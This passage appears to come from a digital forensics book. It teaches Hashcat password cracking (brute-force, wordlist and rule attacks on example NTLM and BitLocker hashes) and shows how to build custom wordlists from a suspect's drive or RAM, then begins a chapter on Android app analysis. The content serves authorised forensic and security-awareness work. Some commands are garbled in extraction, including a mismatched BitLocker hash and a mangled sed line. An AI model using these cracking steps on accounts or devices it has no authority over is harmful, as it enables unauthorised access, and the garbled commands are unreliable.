Now that we know a better method, we need to come up with a way to use that method to attack passwords. The simplest method would be to use a list of words or a wordlist of possible passwords. Just like it sounds, it is a list of possible passwords that already have symbols and numbers added to them. When using a wordlist to attack a password, it is often called a dictionary attack. It is possible to manually build our wordlist, but that is a very time-intensive task as we would not only need to create useful passwords but avoid duplicates. Fortunately, there are prebuilt wordlists that we can use.

When companies are hacked, a part of the data that is often stolen is the passwords. Companies should encrypt their data, specifically user passwords, but this is not always the case. In 2009, the social gaming company RockYou was compromised by a SQL injection attack. The hacker was able to gain access to over 32 million accounts and they were storing passwords in the clear, which means that there was no encryption whatsoever on the passwords as they were stored in plain text (Cubrilovic, 2009). This list of passwords has become known as the rockyou list and is commonly used as a starting point for dictionary attacks. Future breaches where the passwords have been compromised and cracked have also been added to wordlists. It is important to note that a good password list will not have duplicates of passwords due to deduplication. This is a key way to save time when cracking passwords by not attempting the same password multiple times.

A good online resource where wordlists are compiled and ranked is [Weakpass.com](https://weakpass.com/)⁸² (W34kp455, 2014). On this site, wordlists are ranked by order of popularity and functionality from 0 to 100 and using a color-coding system that corresponds with the numerical ranking. Note how there are varying sizes of lists, ranging from over 400GB to only a few bytes in size. The first several wordlists for download may not be ranked very high being color-coded red and only being in the single digits. Selecting “Lists” and selecting “Medium” should display the original rockyou wordlist as rockyou.txt on the first page with just over 14 million unique passwords. When selecting “Lists” from the horizontal menu and selecting “All” we can sort all lists by popularity. Near the top of the list should be the cyclone.hashesorg.hashkiller.combined.txt password list with about 1.5 billion total passwords. This list is one of the top-ranked lists while only being just over 15GB in size. I would recommend using this list and I use it frequently because it is a good combination of reduced size yet it still has some complexity to crack most common passwords. The total time to iterate through the list is not unreasonable for many password hash types and stands a decent chance of cracking many passwords with a straight dictionary attack. The “All-in-One” tab allows for downloading a deduplicated version of all passwords on the site in various lengths for different applications, but know that a longer list will take longer to complete than a shorter list. If you haven’t noticed, there is also an estimated time to iterate through the list for a particular password type under each list. While this can vary widely between different computers, it does a good job of showing the relative time difference it takes to attempt that list against the different hash types. If the 15GB password list is too large for you, [here](#)⁸³ is a smaller list that is not posted on Weakpass.

⁸²<https://weakpass.com/>

⁸³<https://github.com/FullTang/AndroidPWList>

This list combines several of the smaller wordlists from Weakpass and uses a few other techniques for an uncompressed size that is just under 1GB in size. If you plan on installing and using Hashcat, I would strongly recommend downloading at least one list of your choice.

Installing Hashcat

Now that we know some of the more common methods used to create passwords, and we have access to a good list of millions of potential passwords, we can attempt to crack the example hash using Hashcat. The most recent version of Hashcat can be securely downloaded [here⁸⁴](https://hashcat.net/hashcat/) (Hashcat - Advanced Password Recovery, n.d.). Considering the type of calculations performed, it is much more efficient to use the video card of a computer to perform these calculations rather than use the CPU. This may cause some compatibility issues, and if so help on how to install Hashcat can be found on the [Hashcat Discord server⁸⁵](https://discord.gg/vxvGEMuemw). I would encourage anyone who has not used Hashcat or even if they have not used a command-line tool to follow along at this point on their own Windows machine even if you have not extracted any hashes up to this point. We will crack the previously mentioned example hash (b4b9b02e6f09a9bd760f388b67351e2b) from Hashcat's website here shortly!

Once Hashcat is installed, it needs to be launched from the command line, or command prompt, assuming the user is using a Windows system. The simplest method to launch a command prompt window in the correct location is to navigate to where Hashcat is installed (C:\Windows\Programs\hashcat-6.2.5 or similar) using File Explorer, click the white area next to the path so that the path turns blue, type cmd and press enter. A black window with white text should appear. If you have never used the command line before, congratulations on opening your first terminal window!

The next step is to launch Hashcat in help mode. This will also see if the correct drivers are installed to allow for Hashcat to run. Simply type hashcat.exe -h in the command prompt. It is possible that an error occurred stating an OpenCL, HIP, or CUDA installation was not found. If this is the case, I would recommend typing Device Manager in the search bar next to the Windows Start menu and then selecting Display adapters to determine the type of video card installed on the computer. Beyond this, it will require downloading the required drivers from a trusted source to continue using Hashcat. Once again, additional help on how to install Hashcat can be found on the [Hashcat Discord Server⁸⁶](https://discord.gg/vxvGEMuemw).

If the hashcat.exe -h is successful, then there should be a large amount of output on the screen showing options, hash modes, and examples, and should end with some links to the Hashcat website. I find it helpful to save this help information to a simple text file for easy reference. That can be done by pressing the up arrow on the keyboard to display hashcat.exe -h again, but before pressing enter add > Help.txt to the end of the command for the total command of hashcat.exe -h > Help.txt. This will create a text file in the same folder with the output from the help command which can be opened in Notepad or similar for quick reference while keeping the command prompt window free to run Hashcat.

Open the Help.txt that was just created in the hashcat-6.2.5 folder. Under - [Hash Modes] - it shows the numerous types of hashes that can be attacked (and possibly cracked) assuming the hash is properly extracted. Scrolling to the bottom shows some example commands to run Hashcat under

⁸⁴<https://hashcat.net/hashcat/>

⁸⁵<https://discord.gg/vxvGEMuemw>

⁸⁶<https://discord.gg/vxvGEMuemw>

- [Basic Examples] -. Note that the first Attack-Mode is a Wordlist, but there is also a Brute-Force option. This is not a true brute force method as was discussed earlier as it does not use all the possible symbols on the keyboard nor does it use uppercase letters except for the first character. One advantage is that it does not require a dictionary or wordlist to crack a password, so it has its uses. Let's break down this command.

Under example command, the first word is `hashcat`. It can also be `hashcat.exe`. This is simple, we are just calling the executable file, but we need to give some input or arguments to the program. The next thing we see is `-a` and then a number followed by `-m` followed by another number. At the top of the help file, we see under - [Options] - it explains `-a` as the attack-mode and `-m` as the hash-type. Both of these are required, but the order is not an issue as they can be in either order, but we will follow the order shown in the example. Scrolling back down towards the bottom we find - [Attack Modes] - where it shows the types of attacks. Brute-Force is 3 while Straight is 0. Brute-Force is Hashcat's version of brute-force that was just briefly mentioned, while Straight is a dictionary attack using a wordlist. Now for the other required argument, the `-m`. This stands for hash-type, so we scroll up to the bulk of the help file under - [Hash Modes] - and see all the different types. We know this is an NTLM hash, so we need to find the hash-type for NTLM in all of that noise. Rather than manually searching, press **CTRL + F** to open the find menu and type `NTLM`. You may get some results like `NetNTLMv1`, `NetNTLMv1+ESS`, or `NetNTLMv2` and you may have to change your direction of searching to find matches, but you should be able to find just `NTLM` all on one line with a mode of `1000`. Now that we know the required parameters for our two required arguments, onto how to input the hash itself into Hashcat.

When it comes to the hash itself, Hashcat will accept the hash in one of two ways. It can either be pasted directly into the command line, or it can be put into a simple text (.txt) file with one hash and only one hash per line. If a text file containing multiple hashes is used, it needs to be all hashes of the same type, like multiple NTLM hashes or multiple SHA-256 hashes, with each hash on its own line. If attacking multiple hashes, the file method will be faster than trying to crack them one at a time but it will be slower than a single hash. Pasting directly into the command line can be faster if the hash is already extracted, but a few seconds taken to format the hash in a text file right after extraction may be better in some situations.

The example hash shows some arguments like `?a?a?a?a?a?` after the `example0.hash`, but those are not required. Other arguments can be seen towards the top of the help file, but those are optional. We now know everything required to crack this example NTLM hash! `b4b9b02e6f09a9bd760f388b67351e2b`.

“Brute-Forcing” with Hashcat

Go to the command line where we typed in `hashcat.exe -h` and type `hashcat.exe -a 3 -m 1000 b4b9b02e6f09a9bd760f388b67351e2b` and hit enter. There should be a wall of white text and then it will stop and it should show Cracked partway up on the screen! Above the Cracked notification, there will be the hash and at the end, it will show `b4b9b02e6f09a9bd760f388b67351e2b:hashcat`. This means the password was hashcat, as can be seen at the top of the Hashcat Wiki webpage. If this is your first time cracking a password then congratulations! You just cracked your first password hash! Now let's examine what Hashcat did during that wall of white text.

Scrolling up we can see the first block of text similar to the block of text at the end, but instead of saying Cracked it says Exhausted. Looking at the `Guess.Mask` row in the first column we see a `?1 [1]`, and on the next row we see a `Guess.Charset`. On the `Guess.Charset` row there it shows the `-1` and it is followed by a `?1?u?d`. To know what those mean, we need to go back to our help file. Under `- [Built-in Charsets]` - close to the bottom we see the `l` showing all lowercase characters, the `u` showing all uppercase characters, and the `d` is all digits from 0 to 9. Putting it all together this means Hashcat tried all lowercase, uppercase, and digits for a password length of 1 before exhausting and moving on. Notice how at the top it showed `Approaching final keyspace - workload adjusted`, and that means that Hashcat realizes it is about to come to the end of its current process and it is thinking about what it needs to do next.

The second block shows a `Guess.Mask` of `?1?2 [2]`. Therefore, there was a total of two characters, but this time it is a little different. The `?2` is only the `?1` and `?d` meaning for the second character it only tried lowercase and digits, but for the first character it was still a `?1` so it tried lower, upper, and digits like in the first block. The third block is a `Guess.Mask` of `?1?2?2 [3]`, so three characters total but only trying uppercase, lowercase, and digits for the first and trying lowercase and digits for the other two. The fourth, fifth, and sixth blocks all show uppercase, lowercase, and digits for the first character with lowercase and digits for the rest. The seventh block is where it was cracked, using the same `Guess.Mask` format of `?1?2?2?2?2?2?2`. The password was not long enough to see for this example, but if we didn't crack it on seven characters it would keep getting longer, and eventually the `?3` would be used which would be added to the end which would also try the following five symbols of `*!$@_` in addition to lowercase and digits for the last character.

Hashcat's Potfile

This worked for this password, but for more complicated passwords we can see where it has its limitations. That is why we need a robust wordlist. So let's try and crack this password again using a wordlist, and in doing so we will discover a useful function of Hashcat. First, find the wordlist that you previously downloaded in File Explorer and unzip it. It may not have a file extension, but Hashcat doesn't care nor would it be likely that you could open the file in normal Notepad anyway as it is probably going to be too big for the standard version of Notepad. If you want to see the contents, you should be able to use another text editor like Notepad++ for smaller wordlists, but it is by no means required. Let's go back to the command line where we just cracked the hash and type out a new command. Type `hashcat.exe -a 0 -m 1000 b4b9b02e6f09a9bd760f388b67351e2b` not forgetting to put a single space after the hash but don't hit enter just yet. Hashcat needs the path for the wordlist, note how we are using `-a 0` instead of `-a 3`. If you are savvy with the command line, you could enter the path of the file (not forgetting quotes if there are any spaces), or you could copy the path from the File Explorer window (where we typed `cmd` earlier to open our command prompt window) and then add the file name, but there is an easier way that some may consider cheating. If you are not cheating you are not trying, right? The easiest way is to just drag and drop the uncompressed wordlist into the black area of the command prompt window and it should populate the whole path to the file in the command line. The whole command should look something like this, `hashcat.exe -a 0 -m 1000 b4b9b02e6f09a9bd760f388b67351e2b "D:\My Folder\My Downloaded Wordlist"`. There may or may not be quotes around the path depending on if there are spaces in the folder and subfolders or the file name. Hit enter and see what happens.

It should have finished very quickly and displayed a notification of `INFO: All hashes found in potfile! Use --show to display them.` Well, that is interesting, what is a potfile? Simply put, the potfile is where Hashcat automatically stores hashes it cracks with the corresponding password in plain text. This is very useful to make sure that time is not wasted trying to crack passwords that have already been cracked and to make sure a cracked password is saved in case of power failure. It would be most unfortunate if a password was cracked before the examiner could see it and the power went out to the machine that was not hooked up to a Universal Power Supply due to budgetary concerns. Anyway, go to the `hashcat-6.2.5` folder where `hashcat.exe` is located, find the file named `hashcat.potfile` and open using Notepad or the text editor of your choice. Assuming this is your first time using a freshly downloaded Hashcat, there will only be one entry, `b4b9b02e6f09a9bd760f388b67351e2b:hashcat`. This is nice to prevent us from wasting time trying to crack it again, but we want to see how to try and crack it using other methods. Either delete the single entry from the potfile, save, and close, or just delete the whole potfile as Hashcat will automatically generate a new one upon cracking another password.

Dictionary (Wordlist) Attack with Hashcat

Go back to the command prompt and press the up arrow on the keyboard. Your previously typed command of `hashcat.exe -a 0 -m 1000 b4b9b02e6f09a9bd760f388b67351e2b "D:\My Folder\My Downloaded Wordlist"` or similar should appear. Press Enter to run the command again. Now it should start processing, but it will stop after a moment and display something like `Watchdog: Temperature abort trigger set to 90c`. As a side note, this is nice to know that Hashcat has built-in safety procedures to help prevent the overheating of video cards and will slow down its processing speed if the GPU (aka video card) gets too hot. Anyway, after a few seconds, it should display something like `Dictionary cache building "D:\My Folder\My Downloaded Wordlist": 1711225339 bytes (10.61%)` with the percentage increasing every few seconds. This is normal and depending on the size of the wordlist it might take a minute or two. This is required after the first time starting a new wordlist, but as long as the location of the wordlist does not change it will not need to build the dictionary each time. Once the dictionary is built, it will display the following line: `[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>`. This shows what commands we can enter while it is processing. It would be nice to know what is going on, so press the `s` key.

The first thing I look at is the `Time.Estimted` row and it will show an estimated end date and time and estimated duration. This is where times can vary greatly based on the type of GPU and length of the wordlist. Even if a longer wordlist was chosen, it should not take long to crack the password. This is assuming that the word “hashcat” is in the dictionary, but hopefully it is there. This method will likely take a bit longer than the brute-force method, but it is much more robust and is one of the best methods for cracking passwords. We are going to try one more method for now, so go back to the potfile and delete the most recent entry from the potfile or just delete the whole potfile.

Dictionary + Rules with Hashcat

The obvious weakness of the dictionary attack is the password has to be in a precompiled dictionary, but what if it is a complicated password not in a wordlist? What if the user made a password that used unusual symbols or used numbers at the beginning, used numbers instead of letters, or added an unusual number of symbols to the end? This can be cracked by Hashcat by using a combined dictionary and rule attack. Hashcat comes preloaded with rules, and additional rules can be downloaded just like wordlists can be downloaded. At this time, I have not found any rules that are noticeably superior to the rules that come standard with Hashcat but it is left up to the examiner to decide what they want to use.

After deleting the most recent entry in the potfile, check the hashcat-6.2.5 folder and there should be a folder named `rules`. Inside the `rules` folder, there are plenty of prebuilt rules. My personal favorite is the `onerulestorulethemall` rule as the name has a nice ring to it. It is also a good rule in general, but again there is mostly personal preference and trial and error. It is worth mentioning that while these rules are only a few kilobytes in size, they can add a substantial amount of time to how long it takes to process a hash as all commands in each rule will be applied to each potential password in a wordlist. Just like with dictionary attacks, a bigger rule will take longer and yield more potential passwords but a smaller rule will be faster but with fewer generated passwords.

Go back to the command prompt and press the up arrow. Adding a rule to a dictionary attack is quite easy, we just need to add a `-r` followed by the path to the rule file after the dictionary at the end of the command. Just add `-r` to the end of the command, put a space, then drag and drop the rule of your choice into the command prompt window. The command should look something like `hashcat.exe -a 0 -m 1000 b4b9b02e6f09a9bd760f388b67351e2b "D:\My Folder\My Downloaded Wordlist" -r "D:\hashcat-6.2.5\rules\onerulestорulethemall.rule"`. Once syntax looks good, press enter. This time the dictionary should not have to compile, as it will display `Dictionary cache hit:` and then information on the location of the dictionary. Press the `s` key on the keyboard to see the status, and note how the `Time. Estimated` row has increased, possibly to a day or more. Hopefully, it will not take longer than a few minutes to crack our example hash again. This method does take longer, but again we are attacking the hash in a way that will crack more complicated passwords than the previously discussed methods.

Robust Encryption Methods

Up to now we have only cracked an NTLM hash, but what about more robust encryption methods? Go to the [Hashcat Example Hashes](#)⁸⁷ and search for BitLocker that should be mode 22100. The resulting hash should be as follows: \$bitlocker\$1\$16\$6f972989ddc209f1eccf07313a7266a2\$1048576\$12\$3a33a8eaaff5e6f81d907b591\$60\$316b0f6d4cb445fb056f0e3e0633c413526ff4481bbf588917b70a4e8f8075f5ceb45958a800b42cb7ff9b7f5e17c6145bf8561ea86f52d3592059fb.

This is massive compared to the NTLM hash! Try it in Hashcat using the following command:

```
hashcat.exe -a 3 -m 22100 $bitlocker$1$16$6f972989ddc209f1eccf07313a7266a2$1048576$12$3a316b0f6d4cb445fb056f0e3e0633c413526ff4481bbf588917b70a4e8f8075f5ceb45958a800b42cb7ff9b7f5e17c6145bf8561ea86f52d3592059fb
```

The brute-force starts at four characters because BitLocker originally required a minimum password length of four so Hashcat is smart enough to not waste time trying less than four characters when attacking a BitLocker password. For my computer, it shows an estimated time of 1 hour and 19 minutes for just 4 characters. If I let it run and go to 5 characters, it shows it will take 2 days to just try 5 characters! Your computer may have different estimated times, but unless you have a really good gaming computer or are running Hashcat on a computer designed for mining cryptocurrency you are probably seeing similar numbers. Trying the same BitLocker hash but just using a dictionary attack with no rules against the cyclone.hashesorg.hashkiller.combined dictionary shows an estimated time of 28 days!

Knowing this means that if an NTLM hash was cracked using the cyclone.hashesorg.hashkiller.combined dictionary, it will take about a month at the most for the same BitLocker password to be cracked. This time can be significantly reduced by using a computer with multiple GPUs like computers used for mining cryptocurrency. This is a really good reason to not have a password that comes standard in most dictionary attacks and shows why strong and complicated passwords are important.

This is just examining BitLocker, but VeraCrypt and DiskCryptor example hashes require the download of a file as it is too large to display on Hashcat's website. This shows a substantial difference between password encryption used by Windows and robust encryption software, but it also shows why it is very important to not reuse passwords. If an attacker can compromise the weak Windows password and the same password is also used for robust encryption software then the strong encryption method is very easily defeated. It also shows how a robust encryption method can be defeated by using a good wordlist and why strong passwords are the first line of defense no matter what encryption method is used.

⁸⁷https://hashcat.net/wiki/doku.php?id=example_hashes

Complex Password Testing with Hashcat

Maybe you have gotten the bug by now and our simple hash that is just “hashcat” is not good enough and you want to try even harder potential passwords. The easiest way to attempt to crack more difficult passwords is to use an NTLM hash generator. Online NTLM hash generators hosted on a website may be the easiest route, but there is a major security concern if the user wants to test their own passwords and converts them using an online tool. By using the online tool the user has likely given up their password to a third party if that online tool is logging input to their website. I would only recommend using an online tool for testing passwords that the user is not using, and I would not even use similar passwords to ones that are currently in use in an online tool.

The next best method would likely be [PowerShell functions⁸⁸](#) or [Python scripts⁸⁹](#) that can generate NTLM hashes. These links are just two possible ways to create an NTLM hash, but searching Google can find other methods as well. This is much more secure as the processing to convert the password to an NTLM hash is done on the user’s computer. Just note that if the password is cracked, it will be saved in the potfile so it would be wise to either delete the entry from the potfile or delete the potfile altogether once the testing session is complete.

Searching a Dictionary for a Password

Since we have already mentioned that the main weakness of a password is the existence of that password in a wordlist, it might be nice to see if our current password or other potential password shows up in a dictionary. Since these wordlists are very large, it is difficult to find a program that will open them up to do a simple `Ctrl + F` to search the document to find the password. Fortunately, the command line offers an easier way to search the contents of a file without opening the file. Using File Explorer, navigate to the folder where you have downloaded and uncompressed a wordlist. Open a command-line window just like we did for running Hashcat by clicking the white area next to the path so that the path turns blue, type `cmd`, and press enter. We are going to use the `findstr` command to search the contents of a dictionary. In the command line, type `findstr password` and then press [TAB] until the dictionary you want to search appears. The completed command should look something like `findstr password MyDictionary`. Press enter. If you chose a common password it should output a wall of white text showing all passwords that contain that password. If it just shows a blinking cursor, then it is searching trying to find a match. When you can type again, it has finished searching.

This is a good way to check if a password exists in a dictionary or wordlist, but if the password does not show up that does not necessarily mean it can’t be cracked with that dictionary. An appropriate rule would have to be added to mangle the wordlist in a way that would cause the password to be guessed by Hashcat. Still, since dictionary attacks are the most common and the fastest method of cracking a password, it is a good yet simple test to see if the password is a strong password or not.

⁸⁸<https://github.com/MichaelGrafnetter/DSInternals/blob/master/Documentation/PowerShell/ConvertTo-NTHash.md>

⁸⁹<https://www.trustedsec.com/blog/generate-an-ntlm-hash-in-3-lines-of-python/>

Generating Custom Wordlists

Now I am going to move into a bit more advanced concepts and assume that the reader is somewhat familiar with forensic examinations of electronic devices. Some of the more basic concepts related to forensic exams will be overlooked when explaining these techniques, and some of the advanced concepts will only be discussed briefly. This remaining section of this chapter is simply intended to show what is possible and how it can be useful in a thorough examination. Two reason reasons for using custom wordlists are for attacking a particularly stubborn password (good for them for using a strong password!) or for generating a wordlist for use on forensic tools that require a static wordlist/dictionary to attack alphanumeric passwords like are used on some Android devices.

As an example of how to use both of these techniques in a forensic examination, let's say an examiner has the legal authority to examine a Windows computer and an Android phone from the same target/suspect user. Both devices are in the examiner's possession. The drive for the computer is not encrypted with BitLocker or other methods and the examiner was able to acquire an .E01 of the hard drive from the computer, but the phone is locked with an alphanumeric password and unfortunately, we have not cracked the NTLM hash with the methods already mentioned. Because the data on the hard drive is not encrypted, there is now a wealth of information about the target including user-generated data. It is even possible that there is simply a document saved somewhere on the hard drive that contains the passwords for that user that may contain the Windows (NTLM) password and the phone password. Rather than manually looking through the contents of the hard drive, there are tools that will search the hard drive and build wordlists for us.

The first tool is the [AXIOM Wordlist Generator⁹⁰](#). This requires the examiner to have access to the Magnet AXIOM forensic software. The .E01 image will need to be processed and then the AXIOM Wordlist Generator can be used. A free alternative that is more comprehensive but yields more false positives is to use [Bulk Extractor⁹¹](#). This tool comes standard with a Kali Linux build, so the examiner will have a virtual machine (VM) of Linux or other access to Kali Linux, but the good news is Linux is completely free. If using a Linux VM, one option is to use [Virtual Box⁹²](#). While a VM can be used, it is not difficult to set up a USB thumb drive or an external hard drive with Kali and change the boot order on the computer to boot to a fully functional and persistent Kali Linux. The instructions for this procedure are on the [Kali Linux website⁹³](#). I would recommend this second method if you are planning on further customizing wordlists by paring them down as is discussed in the next section, but a Kali VM will work as well. Once the wordlist is generated with the preferred method (or both methods), the NTLM password from the Windows machine can be attacked again and hopefully cracked. By using the cracked Windows password, we can then use virtualization software to log in to the suspect machine virtually and examine the saved passwords in Chrome, Edge, or other browsers. With the cracked NTLM and the saved browser passwords, we now have several potential passwords for the phone. Those exact passwords could be tried on the phone, using a forensic tool of course, but what if it was an unknown variation of those passwords? It is also

⁹⁰<https://support.magnetforensics.com/s/article/Generate-wordlists-with-the-AXIOM-Wordlist-Generator>

⁹¹<https://www.kali.org/tools/bulk-extractor/>

⁹²<https://www.virtualbox.org/>

⁹³<https://www.kali.org/docs/usb/live-usb-install-with-linux/>

possible that we have yet to crack even the NTLM password if it is a strong password. There is still hope if the keyword/baseword used in the password is in the wordlist we have generated. For example, if the target password is 123456Password!@#\$%^ We just have to get rid of the noise in the custom wordlist and then mangle the wordlist in a way that will generate the target password. Kali Linux can help us with that process.

Paring Down Custom Wordlists

If a really strong password has been used, then it may not be cracked even with a custom-built wordlist using the AXIOM Wordlist Generator and Bulk Extractor to pull passwords from the target device. It is also possible that the password uses a word from another language. If this is the case, the examiner will need to focus their efforts even more and get rid of the “noise” in the custom wordlist. It would also be a good idea to download a list of words for the target language. [This link⁹⁴](#) is a good place to start when looking for wordlists in other languages. A simple Google search should also yield results for wordlists in the target language.

With all three lists (AXIOM wordlist, Bulk Extractor, and foreign language) we need to combine them into one list. A simple copy-paste can work, but the lists may be too large to open to copy them all into one file. Fortunately, Linux has a concatenate method that will combine files. After copying all the files/wordlists to Kali Linux, open up a terminal window and type the following command `cat AXIOMWordlist BulkExtractorWordList ForeignLanguageWordList > CombinedWordList` choosing the correct names of the files, of course.

Now we run into the issue of potential duplicate lines. There are tools built into Linux that can remove these duplicate lines, by using the following commands: `sort CombinedWordList | uniq -d` followed by `awk '!seen[$0]++' CombinedWordList > CombinedWordListDedupe`. The problem with this is we run into the issue of different line endings/carriage return symbols that are used by Unix vs Windows. A carriage return is simply the [Return] or [Enter] character at the end of a line that tells the operating system to start a new line. Unix uses a different carriage return character than Windows. So two lines may be identical except for the carriage return, but it won't be recognized by normal Linux commands and there will be duplicate lines in our wordlist. There is a program called [rling⁹⁵](#) that will need to be compiled on a Linux system. It is not in the normal distributions so a `sudo apt install` from the terminal window will not work. Certain dependencies like `libdv-dev` and `Judy` may need to be installed using the following commands. `sudo apt-get update -y sudo apt-get install -y libdb-dev` for `libdb-dev` and `sudo apt-get install libjudy-dev`. The `rling` command will then be run from the location it was compiled by using `./rling` in that directory if it is not stored in the `$PATH` on the Linux system. I understand that this is somewhat technical and I did not go into great detail, but this is the best and fastest method that I found for deduplication that also properly deals with carriage return issues.

Once we have chosen the deduplication method of our choice, it may be useful to change the characters that have escaped HTML conversion back to their ASCII equivalents. What this means is there may be a `>` inside of the passwords but what that should be is simply a `>`. The way to automate this conversion is with the following command: `sed -I 's/>/>/g' WordList.txt`. [Here⁹⁶](#) is a partial list of HTML names and their ASCII equivalents.

Finally, we may choose to only select potential passwords that are of a certain length. Grep can be very useful here. By using the following command `grep -x '.\{4,16\}' WordList.txt >`

⁹⁴<https://web.archive.org/web/20120207113205/http://www.insidepro.com/eng/download.shtml>

⁹⁵<https://github.com/Cynsureprime/rling>

⁹⁶<https://ascii.cl/htmlcodes.htm>

AndroidPWLength.txt it will select only lines that are between 4 to 16 characters in length. By using the following command grep -x -E -v '[0-9]+' AndroidPWLength.txt > Alphanumeric.txt it will exclude all PIN codes from the list and only select alphanumeric passwords. This final list should be a deduplicated list of possible passwords from the AXIOM wordlist, Bulk Extractor, and foreign language list that can be used against the Android device with the appropriate forensic tool.

Additional Resources and Advanced Techniques

Mangling Wordlists In Place

Perhaps a forensic tool is being used that does not allow for rules like Hashcat. If this is the case, the wordlist will need to be mangled in place before uploading the wordlist to the forensic tool. John the Ripper can mangle wordlists in place like Hashcat's rules work against static wordlists. I have also been told that it is possible to change the output of a Hashcat rule attack to a file rather than attacking a hash, but I do not know the specifics of how to do that at this time.

John the Ripper

A previously mentioned tool, John the Ripper, will mangle wordlists in place. It is also very useful for hash extraction to start the process of cracking a password. John the Ripper can also be used instead of Hashcat to crack the actual hash, but I think where it really shines is hash extraction. More info on John the Ripper can be found on [their website⁹⁷](#).

Building Wordlists from RAM

While it is pretty much required to have the admin password from a computer to acquire RAM, if RAM has been acquired on a system and there is a need to crack an additional password other than the known admin password, RAM can be a great resource to build a custom wordlist for that system. Once again, Linux is also a useful tool for this. The basic process is to use an uncompressed RAM capture and extract possible passwords by using the `strings` command to look for possible passwords. Linux can also deduplicate these possible passwords. An example command would look like `strings Memory_file | sort | uniq > RAMwordlist.txt` where 'Memory_file' is the name of the uncompressed memory image. Then the generated wordlist can be used in Hashcat just like a dictionary attack. For more info, check out a [great video⁹⁸](#) on the topic by DFIRScience.

Combinator Attacks and More by 13Cubed

The [13Cubed YouTube channel⁹⁹](#) has excellent and in-depth information on numerous digital forensics concepts. One of his videos covers how to concatenate words together to crack passwords that may consist of several words strung together. He also goes over some more advanced topics and concepts related to using Hashcat, check out the first of his [two-part series on Hashcat¹⁰⁰](#).

Crunch for Generating Random Wordlists

[Crunch¹⁰¹](#) is a Kali Linux package that allows for the generation of wordlists using a predefined set of characters and only of a specific length. This can be useful if certain characters are known or if the length of the password is known. It is a bit simpler than using rules in Hashcat, it is easy to use, and it is quite useful for lists of only a few characters in length. It is similar to generating a list for brute-forcing a password which has limitations already discussed, but it can be useful. From

⁹⁷<https://www.openwall.com/john/>

⁹⁸https://www.youtube.com/watch?v=lOTDevqOq0&ab_channel=DFIRScience

⁹⁹<https://www.youtube.com/c/13cubed>

¹⁰⁰https://www.youtube.com/watch?v=EfqJCKWtGiU&ab_channel=13Cubed

¹⁰¹<https://www.kali.org/tools/crunch/>

the terminal window on a Linux machine simply type the command `sudo apt install crunch` to install. The example on their home page shows the command `crunch 6 6 0123456789abcdef -o 6chars.txt` generating a list of all combinations and permutations of all digits and the letters a-f and outputting the results to a file.

Conclusion

This has just been a brief dive into showing how easy it is to crack simple passwords and hopefully will show why strong passwords are so important. The Windows operating system uses a weak form of encryption for its passwords, and this is a place to start when trying to crack passwords for fun or security testing purposes. Even with strong encryption methods, a weak or reused password will not be sufficient to safeguard the data. Knowing these methods are out there to defeat user passwords should show the user why it is so important to use strong passwords and why it is a bad idea to reuse passwords between accounts. A better understanding of the attack methods against passwords should encourage everyone to use better security practices to safeguard their data.

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¹⁰²<https://techcrunch.com/2009/12/14/rockyou-hack-security-myspace-facebook-passwords/>

¹⁰³<https://www.kali.org/tools/crunch/>

¹⁰⁴https://www.youtube.com/watch?v=lOTDevvqOq0&ab_channel=DFIRScience

¹⁰⁵https://www.youtube.com/watch?v=EfqJCKWtGiU&ab_channel=13Cubed


¹⁰⁶<https://www.openwall.com/john/>

¹⁰⁷<https://hashcat.net/hashcat/>

¹⁰⁸<https://blog.quest.com/ntlm-authentication-what-it-is-and-why-you-should-avoid-using-it/>

¹⁰⁹<https://weakpass.com/>

Chapter 5 - Large Scale Android Application Analysis



By [s3raph¹¹⁰](https://github.com/s3raph-x00) | [Website¹¹¹](https://www.s3raph.com/) | [Discord¹¹²](https://discordapp.com/users/598660199062044687)

Overview:

This chapter provides a cursory overview of Android application analysis through automated and manual methods followed by a methodology of adjusting to scale.

Introduction:

Mobile forensics, specifically as it pertains to Android devices, tends to focus a little more heavily on application analysis during the initial evaluation. Unlike Windows systems, the sandbox nature of the devices (assuming they aren't and/or can't be easily rooted), makes it a little more difficult gain a deeper forensic image without first compromising an existing application (such as malicious webpages targeting exploits in Chrome or through hijacking an insecure update process in a given application), utilizing a debugging or built in administrative function, or through installing an application with greater permissions (both methods would still require privilege escalation to root). A typical stock Android phone typically has at least between 60-100+ applications installed at a given time while recent phones have more than 100+. This includes system applications maintained by Google, device/manufacturer applications such as with Huawei or Samsung, and network provider

¹¹⁰<https://github.com/s3raph-x00>

¹¹¹<https://www.s3raph.com/>

¹¹²[http://discordapp.com/users/598660199062044687](https://discordapp.com/users/598660199062044687)

applications such as with Sprint, Vodafone, or Verizon. Additionally, device manufacturers and network providers typically have agreements with various companies, such as Facebook, to preinstall their application during device provisioning. Most of these applications cannot be easily pulled during forensic analysis without utilizing some method of physical extraction (i.e., use of Qualcomm Debugger functionality) or root access.

Part 1 - Automated Analysis

If during a forensic analysis you are lucky enough to get all of the Android applications resident on the system, you are left with the problem of analyzing more than 100+ applications. Most Android application analysis tools typically are developed to do automated analysis of individual applications with some ability to do a comparative analysis of two APKs. In this space, [MobSF¹¹³](#) is considered one of the most popular application analysis tools. This tool does provide a method for dynamically generating an automated analysis of various APKs with varying level of success with both automated static and dynamic analysis. Installation of this tool is fairly easy and the developer has fairly robust documentation.



(Please refer to: <https://mobsf.github.io/docs/#/installation>) for the most up to date instructions. The installation instructions following works at the moment:

```
sudo apt-get install git python3.8 openjdk-8-jdk python3-dev python3-venv python\\
3-pip build-essential libffi-dev libssl-dev libxml2-dev libxslt1-dev libjpeg8-dev z\\
lib1g-dev wkhtmltopdf
git clone https://github.com/MobSF/Mobile-Security-Framework-MobSF.git
cd Mobile-Security-Framework-MobSF
sudo ./setup.sh
```

```
[kali㉿kali)-[~/Mobile-Security-Framework-MobSF]
$ sudo ./setup.sh
```



If you plan on installing this on a VM, please note that dynamic analysis is not really supported. If you were able to modify MobSF to run in a VM, there is significant probability of specific functionality failing to properly execute and any results would not be consistent or trustworthy. Personally, I use my own virtualized environment separate from MobSF which will potentially be discussed in another guide.

¹¹³<https://github.com/MobSF/Mobile-Security-Framework-MobSF>

```
[INFO] 04/May/2022 18:53:56 - Checking for Update.  
